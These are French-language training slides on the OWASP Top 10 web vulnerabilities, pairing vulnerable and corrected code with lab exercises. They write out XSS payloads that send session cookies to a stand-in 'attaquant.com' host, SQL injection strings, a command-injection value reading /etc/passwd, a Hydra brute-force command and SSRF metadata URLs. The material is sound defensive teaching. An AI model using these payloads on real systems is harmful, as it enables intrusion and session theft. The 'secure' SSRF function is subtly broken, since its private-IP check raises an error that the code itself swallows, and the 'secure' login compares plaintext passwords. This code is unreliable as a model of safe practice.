Sécurité des Applications Web - Jour 2

m2iformation.fr

Sécurité des Applications Web

Jour 2 : Vulnérabilités OWASP Top 10

Identification et Exploitation

Objectifs du Jour 2

A l'issue de cette journée, vous serez capable de :

- Identifier les 10 catégories de vulnérabilités OWASP
- Comprendre les mécanismes d'exploitation de chaque vulnérabilité
- Reconnaitre les signes d'une application vulnérable
- Utiliser des outils de scan de vulnérabilités
- Exploiter de manière contrôlée les failles présentées

OWASP Top 10 - Présentation

Qu'est-ce que l'OWASP Top 10

L'OWASP (Open Web Application Security Project) Top 10 est un document de sensibilisation qui présente les dix risques de sécurité les plus critiques pour les applications web.

Version 2021 (actuelle)

Rang	Catégorie
A01	Broken Access Control
A02	Cryptographic Failures
A03	Injection
A04	Insecure Design
A05	Security Misconfiguration

OWASP Top 10 - Suite

Rang	Catégorie
A06	Vulnerable and Outdated Components
A07	Identification and Authentication Failures
A08	Software and Data Integrity Failures
A09	Security Logging and Monitoring Failures
A10	Server-Side Request Forgery (SSRF)

Autres référentiels

- **SANS Top 25** : Focus sur les erreurs de programmation
- **Veracode** : Statistiques issues des analyses de code

A01

Broken Access Control

A01 - Broken Access Control

Description

Le controle d'accès vise à garantir que les utilisateurs ne peuvent pas agir en dehors de leurs permissions prévues. Les défaillances conduisent généralement à la divulgation, la modification ou la destruction non autorisée de données.

Types de failles

Type	Description
IDOR	Insecure Direct Object Reference
Elévation verticale	Accès à des fonctions d'un role supérieur
Elévation horizontale	Accès aux données d'un autre utilisateur
Bypass d'authentification	Accès sans s'authentifier

IDOR - Insecure Direct Object Reference

Exemple vulnérable

L'URL suivante permet d'accéder au profil d'un utilisateur :

```
https://exemple.com/user/profile?id=1234
```

Un attaquant peut modifier l'identifiant pour accéder aux données d'autres utilisateurs :

```
https://exemple.com/user/profile?id=1235
https://exemple.com/user/profile?id=1236
```

IDOR - Insecure Direct Object Reference

Le problème

Le serveur ne vérifie pas si l'utilisateur connecté a le droit d'accéder à la ressource demandée. Il fait confiance à l'identifiant fourni dans l'URL.

Code Vulnérable - IDOR

```php
<?php
// Ce code est VULNERABLE - Ne pas utiliser en production

// Récupération de l'ID depuis les paramètres GET de l'URL
// Aucune validation n'est effectuée sur cet identifiant
$user_id = $_GET['id'];

// Connexion à la base de données
$pdo = new PDO("mysql:host=localhost;dbname=app", "user", "pass");

// Requete SQL pour récupérer les informations de l'utilisateur
// L'ID est utilisé directement sans vérifier les droits
$stmt = $pdo->prepare("SELECT * FROM users WHERE id = ?");
$stmt->execute([$user_id]);
$user = $stmt->fetch();

// Affichage des données - Tout utilisateur peut voir n'importe quel profil
echo "Nom: " . $user['name'];
echo "Email: " . $user['email'];
echo "Adresse: " . $user['address'];
?>
```

Code Corrigé - IDOR

```php
<?php
// Version SECURISEE avec controle d'accès

// Démarrage de la session pour identifier l'utilisateur connecté
session_start();

// Vérification que l'utilisateur est authentifié
if (!isset($_SESSION['user_id'])) {
    http_response_code(401);  // Code HTTP "Non autorisé"
    die("Authentification requise");
}

$requested_id = $_GET['id'];
$current_user_id = $_SESSION['user_id'];
$current_user_role = $_SESSION['role'];

// Verification des droits d'accès
// Un utilisateur ne peut voir que son propre profil
// Sauf s'il est administrateur
if ($requested_id != $current_user_id && $current_user_role != 'admin') {
    http_response_code(403);  // Code HTTP "Interdit"
    die("Accès non autorisé");
}

// Suite du traitement si les droits sont validés
```

Elévation de Privilèges

Elévation verticale

Un utilisateur standard accède à des fonctionnalités administrateur.

```
# URL d'administration accessible sans vérification du role
https://exemple.com/admin/users
https://exemple.com/admin/delete-user?id=123
```

Elévation horizontale

Un utilisateur accède aux ressources d'un autre utilisateur de meme niveau.

```
# Modification de l'ID dans une requete API
POST /api/orders/cancel
{"order_id": 5678}  # Commande d'un autre client
```

Travaux Pratiques - Broken Access Control

Exercice 1 : Exploitation IDOR

1. Connectez-vous avec le compte test fourni
2. Notez l'URL de votre profil et identifiez le paramètre ID
3. Modifiez l'ID pour tenter d'accéder à d'autres profils
4. Documentez les données auxquelles vous avez pu accéder

Travaux Pratiques - Broken Access Control

Exercice 2 : Elévation de privilèges

1. Identifiez les URL d'administration
2. Tentez d'y accéder avec un compte utilisateur standard
3. Analysez les réponses du serveur

A02

Cryptographic Failures

A02 - Cryptographic Failures

Description

Cette catégorie concerne les défaillances liées à la cryptographie, entrainant l'exposition de données sensibles. Anciennement appelée "Sensitive Data Exposure".

Causes fréquentes

Problème	Conséquence
Transmission en clair (HTTP)	Interception des données
Algorithmes obsolètes (MD5, SHA1)	Cassage des hashs
Clés faibles ou prévisibles	Déchiffrement facilité
Stockage en clair des mots de passe	Vol direct
Certificats expirés ou invalides	Attaque Man-in-the-Middle

Stockage Non Sécurisé des Mots de Passe

Exemple de base de données compromise

```
-- Table users avec stockage VULNERABLE des mots de passe
SELECT id, username, password FROM users;

-- Résultats exposant les mots de passe en clair
+----+----------+---------------+
| id | username | password      |
+----+----------+---------------+
| 1  | admin    | Admin123!     |  -- En clair
| 2  | alice    | password123   |  -- En clair
| 3  | bob      | 5f4dcc3b...   |  -- MD5 (cassable)
+----+----------+---------------+

-- MD5 est cassable en quelques secondes avec des rainbow tables
-- Les mots de passe en clair sont immédiatement compromis
```

Transmission de Données Sensibles

Code vulnérable - Formulaire HTTP

```
<!-- VULNERABLE : Formulaire envoyé en HTTP (non chiffré) -->
<!-- Les données transitent en clair sur le réseau -->
<form action="http://exemple.com/login" method="POST">
    <input type="text" name="username" placeholder="Identifiant">
    <input type="password" name="password" placeholder="Mot de passe">
    <!--
    PROBLEME : Un attaquant sur le réseau peut intercepter
    les credentials avec un simple outil comme Wireshark
    -->
    <button type="submit">Connexion</button>
</form>
```

Correction

Utiliser HTTPS et configurer HSTS pour forcer les connexions sécurisées.

Vérification de la Sécurité TLS

Outils de test

```
# Test de la configuration TLS d'un serveur avec openssl
# Cette commande établit une connexion et affiche les détails

openssl s_client -connect exemple.com:443 -servername exemple.com

# Points à vérifier dans la sortie :
# - Version du protocole (TLS 1.2 minimum, TLS 1.3 recommandé)
# - Suite de chiffrement utilisée (éviter les suites obsolètes)
# - Validité du certificat (dates, chaine de confiance)

# Test en ligne recommandé :
# https://www.ssllabs.com/ssltest/
# Fournit une note de A à F avec des recommandations détaillées
```

A03

Injection

A03 - Injection

Description

Une injection se produit lorsque des données non fiables sont envoyées à un interpréteur comme partie d'une commande ou d'une requete. Les données hostiles peuvent tromper l'interpréteur pour exécuter des commandes non prévues.

A03 - Injection

Types d'injection

Type	Cible	Impact
SQL Injection	Base de données	Vol/modification de données
XSS	Navigateur client	Vol de session, defacement
Command Injection	Système d'exploitation	Exécution de commandes
LDAP Injection	Annuaire	Bypass authentification
XPath Injection	Documents XML	Extraction de données

SQL Injection - Principe

Requete normale

```
-- L'application construit cette requete avec l'entrée utilisateur
SELECT * FROM users WHERE username = 'alice' AND password = 'secret'
```

Requete injectée

```
-- L'attaquant entre: ' OR '1'='1' --
-- La requete devient :
SELECT * FROM users WHERE username = '' OR '1'='1' --' AND password = ''

-- Analyse de l'injection :
-- ' ferme la chaine du username
-- OR '1'='1' ajoute une condition toujours vraie
-- -- commente le reste de la requete (AND password...)
-- Résultat : tous les utilisateurs sont retournés
```

SQL Injection - Code Vulnérable

```php
<?php
// CODE VULNERABLE - Injection SQL possible

// Récupération des entrées utilisateur sans aucun traitement
$username = $_POST['username'];
$password = $_POST['password'];

// Construction de la requete par concaténation
// C'EST LA CAUSE DE LA VULNERABILITE
// Les entrées utilisateur sont insérées directement dans le SQL
$query = "SELECT * FROM users
          WHERE username = '$username'
          AND password = '$password'";

// Exécution de la requete
$result = mysqli_query($connection, $query);

// Si un résultat existe, l'utilisateur est connecté
if (mysqli_num_rows($result) > 0) {
    echo "Connexion réussie";
    // Un attaquant peut se connecter sans connaitre le mot de passe
}
?>
```

SQL Injection - Code Sécurisé

```php
<?php
// CODE SECURISE - Utilisation de requetes préparées

$username = $_POST['username'];
$password = $_POST['password'];

// Création d'une requete préparée avec des placeholders (?)
// Les placeholders seront remplacés de manière sécurisée
$stmt = $pdo->prepare(
    "SELECT * FROM users WHERE username = ? AND password = ?"
);

// Exécution avec les paramètres passés séparément
// Le driver PDO échappe automatiquement les caractères spéciaux
// L'injection devient impossible car les données ne sont jamais
// interprétées comme du code SQL
$stmt->execute([$username, $password]);

$user = $stmt->fetch();

if ($user) {
    echo "Connexion réussie";
}
?>
```

Types d'Injection SQL

Injection basée sur les erreurs

```
-- L'attaquant provoque des erreurs pour extraire des informations
' AND 1=CONVERT(int, (SELECT TOP 1 username FROM users))--

-- L'erreur de conversion révèle le nom d'utilisateur
```

Injection aveugle (Blind)

```
-- Pas de retour visible, l'attaquant déduit par le comportement
' AND SUBSTRING(username,1,1)='a' AND SLEEP(5)--

-- Si la réponse prend 5 secondes, le premier caractère est 'a'
-- L'attaquant répète pour chaque caractère
```

Injection UNION

```
' UNION SELECT username, password, null FROM users--
-- Combine les résultats avec les données de la table users
```

Cross-Site Scripting (XSS)

Description

Le XSS permet à un attaquant d'injecter du code JavaScript malveillant dans une page web consultée par d'autres utilisateurs.

Types de XSS

Type	Stockage	Déclenchement
Reflected	Non	URL malveillante
Stored	Base de données	A chaque consultation
DOM-based	Non	Manipulation du DOM

Cross-Site Scripting (XSS)

Impacts

- Vol de cookies de session
- Redirection vers des sites malveillants
- Modification du contenu de la page
- Keylogging

XSS Reflected - Exemple

URL malveillante

```
https://exemple.com/search?q=<script>document.location='https://attaquant.com/steal?cookie='+document.cookie</script>
```

Code serveur vulnérable

```php
<?php
// CODE VULNERABLE - Affichage direct de l'entrée utilisateur

// Le paramètre de recherche est récupéré de l'URL
$search = $_GET['q'];

// Le terme est affiché directement dans la page HTML
// Sans aucun échappement des caractères spéciaux
echo "<p>Résultats pour : $search</p>";

// Si $search contient du JavaScript, il sera exécuté
// dans le navigateur de l'utilisateur qui clique sur le lien
?>
```

XSS Stored - Exemple

Scénario

Un forum permet aux utilisateurs de poster des commentaires. Un attaquant poste :

```
<script>
// Ce script sera stocké en base et exécuté pour chaque visiteur
var img = new Image();
// Le cookie de session est envoyé au serveur de l'attaquant
img.src = "https://attaquant.com/collect?cookie=" + document.cookie;
</script>
```

Impact

Chaque utilisateur qui consulte la page du forum exécute le script et envoie son cookie de session à l'attaquant. Celui-ci peut alors usurper leur identité.

XSS - Code Sécurisé

```php
<?php
// CODE SECURISE - Echappement des caractères HTML

$search = $_GET['q'];

// htmlspecialchars() convertit les caractères spéciaux en entités HTML
// < devient &lt;
// > devient &gt;
// " devient &quot;
// & devient &amp;
// ENT_QUOTES échappe aussi les guillemets simples
// 'UTF-8' spécifie l'encodage pour un traitement correct

$search_safe = htmlspecialchars($search, ENT_QUOTES, 'UTF-8');

echo "<p>Résultats pour : $search_safe</p>";

// Meme si l'utilisateur entre <script>...</script>
// Le navigateur affichera le texte au lieu de l'exécuter
// Affichage : "Résultats pour : <script>...</script>"
?>
```

Command Injection

Description

Une injection de commande se produit quand une application exécute des commandes système en incluant des entrées utilisateur non validées.

Command Injection

Code vulnérable

```php
<?php
// CODE VULNERABLE - Injection de commande possible

// L'utilisateur fournit une adresse IP à pinger
$ip = $_GET['ip'];

// La commande est construite par concaténation
// Un attaquant peut injecter des commandes supplémentaires
$output = shell_exec("ping -c 4 " . $ip);

// Attaque : ip=127.0.0.1; cat /etc/passwd
// Commande exécutée : ping -c 4 127.0.0.1; cat /etc/passwd
// Le point-virgule permet d'enchainer une seconde commande

echo "<pre>$output</pre>";
?>
```

Command Injection - Protection

```php
<?php
// CODE SECURISE - Validation et échappement

$ip = $_GET['ip'];

// Validation stricte du format attendu (adresse IPv4)
// La regex vérifie que l'entrée contient uniquement une IP valide
// ^ début de chaine, $ fin de chaine
// [0-9]{1,3} : 1 à 3 chiffres
// \. : point littéral (échappé car . est spécial en regex)
if (!preg_match('/^[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}$/', $ip)) {
    die("Format d'adresse IP invalide");
}

// Validation supplémentaire : vérifier que c'est une IP valide
if (!filter_var($ip, FILTER_VALIDATE_IP)) {
    die("Adresse IP invalide");
}

// escapeshellarg() ajoute des quotes et échappe les caractères spéciaux
$safe_ip = escapeshellarg($ip);
$output = shell_exec("ping -c 4 " . $safe_ip);

echo "<pre>" . htmlspecialchars($output) . "</pre>";
?>
```

Travaux Pratiques - Injection

Exercice 1 : SQL Injection

1. Accédez au formulaire de connexion vulnérable
2. Testez l'injection `' OR '1'='1' --`
3. Tentez d'extraire la liste des utilisateurs avec UNION
4. Documentez les données extraites

Travaux Pratiques - Injection

Exercice 2 : XSS

1. Trouvez un champ vulnérable au XSS
2. Injectez un script affichant une alerte
3. Testez un payload volant les cookies
4. Comparez XSS reflected et stored

A04

Insecure Design

A04 - Insecure Design

Description

Cette catégorie concerne les failles de conception, distinctes des failles d'implémentation. Un design non sécurisé ne peut pas etre corrigé par une implémentation parfaite.

Exemples de design non sécurisé

Faille de conception	Conséquence
Pas de limite de tentatives de connexion	Brute force possible
Questions secrètes pour récupération	Facilement devinables
Pas de vérification d'email	Usurpation d'identité
Workflow de paiement sans vérification	Fraude

Exemple - Absence de Rate Limiting

Scénario vulnérable

```
# CODE VULNERABLE - Pas de limite de tentatives

def login(username, password):
    # Aucune vérification du nombre de tentatives
    # Un attaquant peut essayer des millions de mots de passe
    user = database.get_user(username)

    if user and verify_password(password, user.password_hash):
        return create_session(user)

    return None  # Echec silencieux, pas de compteur

# Attaque : script automatisé testant 10000 mots de passe/seconde
# Sans rate limiting, le brute force est trivial
```

Rate Limiting - Solution

```python
# CODE SECURISE - Avec rate limiting et verrouillage

from datetime import datetime, timedelta
import time

# Stockage des tentatives (en production : Redis ou base de données)
failed_attempts = {}  # {username: {"count": n, "lockout_until": datetime}}

MAX_ATTEMPTS = 5
LOCKOUT_DURATION = timedelta(minutes=15)

def login(username, password):
    # Vérifier si le compte est verrouillé
    if username in failed_attempts:
        attempt_info = failed_attempts[username]
        if attempt_info["lockout_until"] > datetime.now():
            # Calcul du temps restant avant déverrouillage
            remaining = attempt_info["lockout_until"] - datetime.now()
            raise Exception(f"Compte verrouillé. Réessayez dans {remaining}")

    user = database.get_user(username)

    if user and verify_password(password, user.password_hash):
        # Réinitialiser le compteur en cas de succès
        failed_attempts.pop(username, None)
        return create_session(user)
```

Rate Limiting - Suite

```
    # Echec de connexion : incrémenter le compteur
    if username not in failed_attempts:
        failed_attempts[username] = {"count": 0, "lockout_until": datetime.min}

    failed_attempts[username]["count"] += 1

    # Verrouillage si trop de tentatives
    if failed_attempts[username]["count"] >= MAX_ATTEMPTS:
        failed_attempts[username]["lockout_until"] = datetime.now() + LOCKOUT_DURATION

        # Optionnel : alerter l'administrateur
        alert_admin(f"Tentatives de brute force sur {username}")

        raise Exception("Trop de tentatives. Compte temporairement verrouillé.")

    # Message générique pour ne pas révéler si l'utilisateur existe
    attempts_remaining = MAX_ATTEMPTS - failed_attempts[username]["count"]
    return None  # Ne pas indiquer si c'est le username ou password qui est faux
```

A05

Security Misconfiguration

A05 - Security Misconfiguration

Description

Les erreurs de configuration de sécurité sont la vulnérabilité la plus courante. Elles résultent de configurations par défaut non sécurisées, de configurations incomplètes ou de messages d'erreur trop verbeux.

Exemples courants

Misconfiguration	Risque
Credentials par défaut	Accès administrateur
Directory listing activé	Découverte de fichiers
Stack traces en production	Fuite d'informations
Headers de sécurité absents	XSS, clickjacking
Ports/services inutiles exposés	Surface d'attaque élargie

Directory Listing

Configuration Apache vulnérable

```
# Configuration VULNERABLE - Directory listing activé
# Fichier : /etc/apache2/apache2.conf

<Directory /var/www/html>
    Options Indexes FollowSymLinks
    # "Indexes" permet de lister le contenu des répertoires
    # sans fichier index.html
    # Un attaquant peut parcourir l'arborescence
</Directory>

# Résultat : accès à https://exemple.com/backup/
# Affiche la liste des fichiers : database.sql, config.php.bak, etc.
```

Configuration sécurisée

```
<Directory /var/www/html>
    Options -Indexes +FollowSymLinks
    # Le "-" devant Indexes désactive le listing
</Directory>
```

Messages d'Erreur Verbeux

Exemple de stack trace exposée

```
Fatal error: Uncaught PDOException: SQLSTATE[42S02]:
Base table or view not found: 1146 Table 'production.users' doesn't exist
in /var/www/html/includes/database.php on line 42

Stack trace:
#0 /var/www/html/includes/database.php(42): PDO->query('SELECT * FROM u...')
#1 /var/www/html/login.php(15): Database->getUser('admin')
#2 {main}
```

Informations révélées

- Chemin absolu des fichiers sur le serveur
- Structure de la base de données
- Logique applicative
- Technologies utilisées

Gestion Sécurisée des Erreurs

```php
<?php
// Configuration pour la production

// Désactiver l'affichage des erreurs aux utilisateurs
// Les erreurs ne seront plus visibles dans le navigateur
ini_set('display_errors', 0);

// Activer la journalisation des erreurs
// Les erreurs seront enregistrées dans un fichier log
ini_set('log_errors', 1);

// Définir le fichier de log (doit etre hors du webroot)
ini_set('error_log', '/var/log/php/application.log');

// Gestionnaire d'erreurs personnalisé
set_exception_handler(function($e) {
    // Logger l'erreur complète pour les développeurs
    error_log($e->getMessage() . "\n" . $e->getTraceAsString());

    // Afficher un message générique à l'utilisateur
    http_response_code(500);
    echo "Une erreur est survenue. Veuillez réessayer ultérieurement.";
});
?>
```

Headers de Sécurité

Configuration Nginx sécurisée

```
# Fichier : /etc/nginx/conf.d/security-headers.conf

# Empecher le MIME-type sniffing
# Le navigateur respectera le Content-Type déclaré
add_header X-Content-Type-Options "nosniff" always;

# Protection contre le clickjacking
# La page ne peut pas etre intégrée dans une iframe
add_header X-Frame-Options "DENY" always;

# Forcer HTTPS pendant 1 an
# includeSubDomains applique aussi aux sous-domaines
add_header Strict-Transport-Security "max-age=31536000; includeSubDomains" always;

# Content Security Policy - Controle les sources de contenu
# default-src 'self' : seules les ressources du meme domaine sont autorisées
# script-src 'self' : JavaScript uniquement depuis le meme domaine
add_header Content-Security-Policy "default-src 'self'; script-src 'self'" always;
```

Travaux Pratiques - Misconfiguration

Exercice 1 : Identification

1. Scannez l'environnement avec Nikto
2. Identifiez les headers de sécurité manquants
3. Recherchez les fichiers sensibles exposés
4. Testez les credentials par défaut

Travaux Pratiques - Misconfiguration

Exercice 2 : Scan de vulnérabilités

```
# Scan avec Nikto - scanner de vulnérabilités web
# -h spécifie l'hote cible
nikto -h http://cible:8080

# Scan avec OWASP ZAP en mode baseline
# Analyse rapide des vulnérabilités communes
zap-baseline.py -t http://cible:8080
```

A06

Vulnerable and Outdated Components

A06 - Vulnerable Components

Description

Les applications utilisent des composants (bibliothèques, frameworks) qui peuvent contenir des vulnérabilités connues. L'utilisation de composants obsolètes ou non maintenus augmente ce risque.

A06 - Vulnerable Components

Statistiques

- 80% du code d'une application moderne provient de dépendances
- En moyenne, 38 vulnérabilités par application
- Délai moyen de correction : 68 jours

Exemples célèbres

Vulnérabilité	Composant	Impact
Log4Shell	Log4j	RCE (score CVSS 10.0)
Heartbleed	OpenSSL	Fuite de mémoire
Equifax breach	Apache Struts	Vol de 147M de données

Audit des Dépendances

Outils par écosystème

```
# Node.js / npm
# Analyse le fichier package-lock.json et compare avec la base CVE
npm audit
# --audit-level définit le seuil minimum de gravité à reporter
npm audit --audit-level=high

# Python / pip
# pip-audit est un outil tiers à installer séparément
pip install pip-audit
pip-audit  # Analyse requirements.txt et l'environnement

# PHP / Composer
# Vérifie les vulnérabilités connues dans les dépendances
composer audit

# Java / Maven
# Plugin OWASP Dependency-Check
mvn org.owasp:dependency-check-maven:check
```

Exemple de Rapport npm audit

```
# Sortie de npm audit

found 12 vulnerabilities (3 low, 5 moderate, 3 high, 1 critical)

┌───────────────┬──────────────────────────────────────────────┐
│ Critical      │ Remote Code Execution in lodash              │
├───────────────┼──────────────────────────────────────────────┤
│ Package       │ lodash                                       │
├───────────────┼──────────────────────────────────────────────┤
│ Patched in    │ >=4.17.21                                    │
├───────────────┼──────────────────────────────────────────────┤
│ Dependency of │ express                                      │
├───────────────┼──────────────────────────────────────────────┤
│ Path          │ express > body-parser > lodash               │
├───────────────┼──────────────────────────────────────────────┤
│ More info     │ https://npmjs.com/advisories/1523            │
└───────────────┴──────────────────────────────────────────────┘

# La commande npm audit fix tente de corriger automatiquement
npm audit fix
```

A07

Identification and Authentication Failures

A07 - Authentication Failures

Description

Cette catégorie couvre les faiblesses liées à l'authentification et à la gestion des sessions, permettant à des attaquants d'usurper l'identité d'autres utilisateurs.

Vulnérabilités courantes

Faille	Description
Mots de passe faibles autorisés	Pas de politique de complexité
Brute force possible	Pas de rate limiting
Session fixation	Session ID prédictible
Cookies non sécurisés	Absence de flags Secure/HttpOnly
Tokens JWT mal gérés	Pas de validation, pas d'expiration

Politique de Mot de Passe

Code de validation

```python
import re

def validate_password(password):
    """
    Vérifie qu'un mot de passe respecte la politique de sécurité.
    Retourne True si valide, lève une exception sinon.
    """
    errors = []

    # Longueur minimale de 12 caractères
    # Les mots de passe courts sont vulnérables au brute force
    if len(password) < 12:
        errors.append("Minimum 12 caractères requis")

    # Au moins une majuscule - [A-Z] correspond aux lettres majuscules
    if not re.search(r'[A-Z]', password):
        errors.append("Au moins une majuscule requise")

    # Au moins une minuscule
    if not re.search(r'[a-z]', password):
        errors.append("Au moins une minuscule requise")
```

Validation de Mot de Passe - Suite

```
    # Au moins un chiffre - \d équivaut à [0-9]
    if not re.search(r'\d', password):
        errors.append("Au moins un chiffre requis")

    # Au moins un caractère spécial
    # Les caractères entre crochets forment une classe
    if not re.search(r'[!@#$%^&*(),.?":{}|<>]', password):
        errors.append("Au moins un caractère spécial requis")

    # Vérification contre les mots de passe communs
    # En production, utiliser une liste plus complète (rockyou, etc.)
    common_passwords = ["password", "123456", "qwerty", "admin"]
    if password.lower() in common_passwords:
        errors.append("Ce mot de passe est trop commun")

    if errors:
        raise ValueError("Mot de passe invalide: " + ", ".join(errors))

    return True
```

Gestion Sécurisée des Sessions

```python
from flask import Flask, session
import secrets

app = Flask(__name__)

# Clé secrète pour signer les cookies de session
# secrets.token_hex génère une clé aléatoire cryptographiquement sure
app.secret_key = secrets.token_hex(32)  # 256 bits

# Configuration des cookies de session
app.config.update(
    # Le cookie n'est envoyé que sur HTTPS
    SESSION_COOKIE_SECURE=True,

    # JavaScript ne peut pas accéder au cookie (protection XSS)
    SESSION_COOKIE_HTTPONLY=True,

    # Le cookie n'est pas envoyé avec les requetes cross-site
    SESSION_COOKIE_SAMESITE='Strict',

    # Durée de vie de la session en secondes (30 minutes)
    PERMANENT_SESSION_LIFETIME=1800
)
```

Travaux Pratiques - Authentication

Exercice : Brute Force avec Hydra

```
# Hydra est un outil de test d'authentification par force brute
# ATTENTION : Utiliser uniquement sur des systèmes autorisés

# Paramètres :
# -l : login à tester (admin)
# -P : fichier contenant les mots de passe à essayer
# http-post-form : méthode et formulaire à attaquer
# /login:user=^USER^&pass=^PASS^:F=Invalid
#   /login : URL du formulaire
#   user=^USER^&pass=^PASS^ : paramètres POST (^USER^ et ^PASS^ sont remplacés)
#   F=Invalid : chaine indiquant un échec

hydra -l admin -P /usr/share/wordlists/rockyou.txt \
      http-post-form://cible:8080/login:user=^USER^&pass=^PASS^:F=Invalid
```

A08 - A10

Autres Vulnérabilités

A08 - Software and Data Integrity Failures

Description

Failles liées à l'absence de vérification de l'intégrité du code et des données. Inclut les attaques de la chaine d'approvisionnement et la désérialisation non sécurisée.

Exemples

```
# CODE VULNERABLE - Désérialisation non sécurisée

import pickle

# pickle.loads peut exécuter du code arbitraire
# Ne JAMAIS utiliser pickle avec des données non fiables
data = request.get_data()
obj = pickle.loads(data)  # DANGER : exécution de code possible

# SECURISE : utiliser JSON ou un format sûr
import json
data = request.get_data()
obj = json.loads(data)  # JSON ne peut pas exécuter de code
```

A09 - Security Logging and Monitoring Failures

Description

L'absence ou l'insuffisance de journalisation et de surveillance empêche la détection des attaques et la réponse aux incidents.

Bonnes pratiques de logging

```python
import logging
from datetime import datetime

# Configuration du logger avec format structuré
logging.basicConfig(
    filename='/var/log/app/security.log',
    format='%(asctime)s - %(levelname)s - %(message)s'
)

def log_security_event(event_type, user, details):
    """Journalise les événements de sécurité"""
    logging.warning(f"SECURITY: {event_type} | User: {user} | {details}")

# Exemples d'événements à logger
```

A10 - Server-Side Request Forgery (SSRF)

Description


Le SSRF permet à un attaquant de faire envoyer des requetes par le serveur vers des ressources internes ou externes non prévues.

Exemple vulnérable

```
# CODE VULNERABLE - L'utilisateur controle l'URL

import requests

def fetch_url(url):
    # L'utilisateur peut spécifier n'importe quelle URL
    # y compris des ressources internes
    response = requests.get(url)
    return response.text

# Attaque : url=http://169.254.169.254/latest/meta-data/
# Accès aux métadonnées AWS (credentials, etc.)

# Attaque : url=http://localhost:8080/admin
# Accès à l'interface d'administration interne
```

SSRF - Protection

```python
from urllib.parse import urlparse
import ipaddress

# Liste blanche des domaines autorisés
ALLOWED_DOMAINS = ["api.exemple.com", "cdn.exemple.com"]

def fetch_url_secure(url):
    """Version sécurisée avec validation de l'URL"""

    parsed = urlparse(url)

    # Vérifier que le protocole est autorisé
    if parsed.scheme not in ['http', 'https']:
        raise ValueError("Protocole non autorisé")

    # Vérifier que le domaine est dans la liste blanche
    if parsed.hostname not in ALLOWED_DOMAINS:
        raise ValueError("Domaine non autorisé")

    # Vérifier que ce n'est pas une IP privée
    try:
        ip = ipaddress.ip_address(parsed.hostname)
        if ip.is_private or ip.is_loopback:
            raise ValueError("IP privée non autorisée")
    except ValueError:
        pass  # C'est un hostname, pas une IP

    return requests.get(url).text
```



Découvrez également
l'ensemble des stages à votre disposition
sur notre site **m2iformation.fr**

m2iformation.fr